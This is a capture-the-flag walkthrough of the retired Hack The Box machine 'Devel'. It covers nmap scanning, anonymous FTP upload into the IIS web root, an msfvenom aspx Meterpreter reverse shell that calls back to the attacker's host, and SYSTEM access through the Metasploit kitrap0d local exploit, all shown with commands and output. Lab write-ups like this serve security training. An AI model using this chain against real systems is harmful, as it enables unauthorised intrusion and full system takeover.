Devel

Devel is a Easy box focused around CVE Enumeration and Basic Windows Priv Escalation
*This machine is retired, you will need HTB VIP to access...

Lets begin with as always an aggresive NMAP scan followed by a few others in the background...

```
[chaotic@archlinux Devel]$ sudo nmap -A -p- -vv 10.10.10.5
[sudo] password for chaotic:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-18 18:45 CDT
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:45
Completed NSE at 18:45, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:45
Completed NSE at 18:45, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:45
Completed NSE at 18:45, 0.00s elapsed
Initiating Ping Scan at 18:45
Scanning 10.10.10.5 [4 ports]
Completed Ping Scan at 18:45, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:45
Completed Parallel DNS resolution of 1 host. at 18:45, 0.02s elapsed
Initiating SYN Stealth Scan at 18:45
Scanning 10.10.10.5 [65535 ports]
Discovered open port 21/tcp on 10.10.10.5
Discovered open port 80/tcp on 10.10.10.5
```

Looks like FTP on 21 and web server on 80.. while thats finishing lets hop on over to a broswer and check it out..

NMAP finished with..

```
PORT   STATE SERVICE REASON          VERSION
21/tcp open  ftp     syn-ack ttl 127 Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM       <DIR>          aspnet_client
| 03-17-17  05:37PM                  689 iisstart.htm
|_03-17-17  05:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
```

Lets go ahead and run Gobuster.. and while that is running go check out FTP...


```
[chaotic@archlinux Devel]$ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:chaotic): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  02:06AM       <DIR>          aspnet_client
03-17-17  05:37PM                  689 iisstart.htm
03-17-17  05:37PM               184946 welcome.png
226 Transfer complete.
ftp> get welcome.png
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 820 bare linefeeds received in ASCII mode
File may not have transferred correctly.
```

Lets grab that .png and investigate the other dir...

```
ftp> cd aspnet_client
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  02:06AM       <DIR>          system_web
226 Transfer complete.
ftp> cd system_web
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  02:06AM       <DIR>          2_0_50727
226 Transfer complete.
ftp>
```

Nothing but it seems as though we are in the Web Server directory :) X_X
Perhaps we can test to see if we can put something on the server...

It worked :)




Now lets craft a reverse shell thru msfvenom.. We know its an IIS box, so aspx is the route we will take as IIS runs asp and aspx...

msfvenom -p windows/meterpreter/reverse_tcp -f aspx -o pwnDevel.aspx LHOST 10.10.14.36 LPORT=7548

Now that we have crafted our shell, lets go ahead and put it on the server...
After that, setup multi/handler..

Navigate to your page on the webserver... and hope to catch it X_X




```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.36:7548
[*] Sending stage (176195 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.36:7548 -> 10.10.10.5:49161) at 2020-09-18 20:40:21 -0500

meterpreter > getuid
Server username: IIS APPPOOL\Web
meterpreter >
```

Alright so we have a meterpreter..

search -f user.* - meh
shell
systeminfo - no hotfixes

When i see a box without hotfixes, i usually run a suggester to see if any low hanging fruit pops up..

background the session

then use post/multi/recon/local_exploit_suggester
set session 1
run

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.5 - Collecting local exploits for x86/windows...
```

```
[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 34 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) >
```

We got back a few hits
It's important to note that not all local exploits will be fired. Exploits are chosen based on these conditions: session type, platform, architecture, and required default options

Going down the list bypassuac_eventvwr does not work because we are not part of the admin group, go figure X_X
Next on down is kitrap0d
This module will create a new session with SYSTEM privileges via the KiTrap0D exploit by Tavis Ormandy. If the session in use is already elevated then the exploit will not run. The module relies on kitrap0d.x86.dll, and is not supported on x64 editions of Windows.
When we ran the **sysinfo** in the Meterpreter session, it revealed that the target was x86 architecture

After using the new exploit.. we get NT/AUTH

```
msf5 exploit(windows/local/ms10_015_kitrap0d) > set session 2
session => 2
msf5 exploit(windows/local/ms10_015_kitrap0d) > run

[*] Started reverse TCP handler on 10.10.14.36:4444
[*] Launching notepad to host the exploit...
[+] Process 2484 launched.
[*] Reflectively injecting the exploit DLL into 2484...
[*] Injecting exploit into 2484 ...
[*] Exploit injected. Injecting payload into 2484...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (176195 bytes) to 10.10.10.5
[*] Meterpreter session 3 opened (10.10.14.36:4444 -> 10.10.10.5:49158) at 2020-09-20 07:57:42 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

And that wraps up Devel from HackTheBox.eu !!!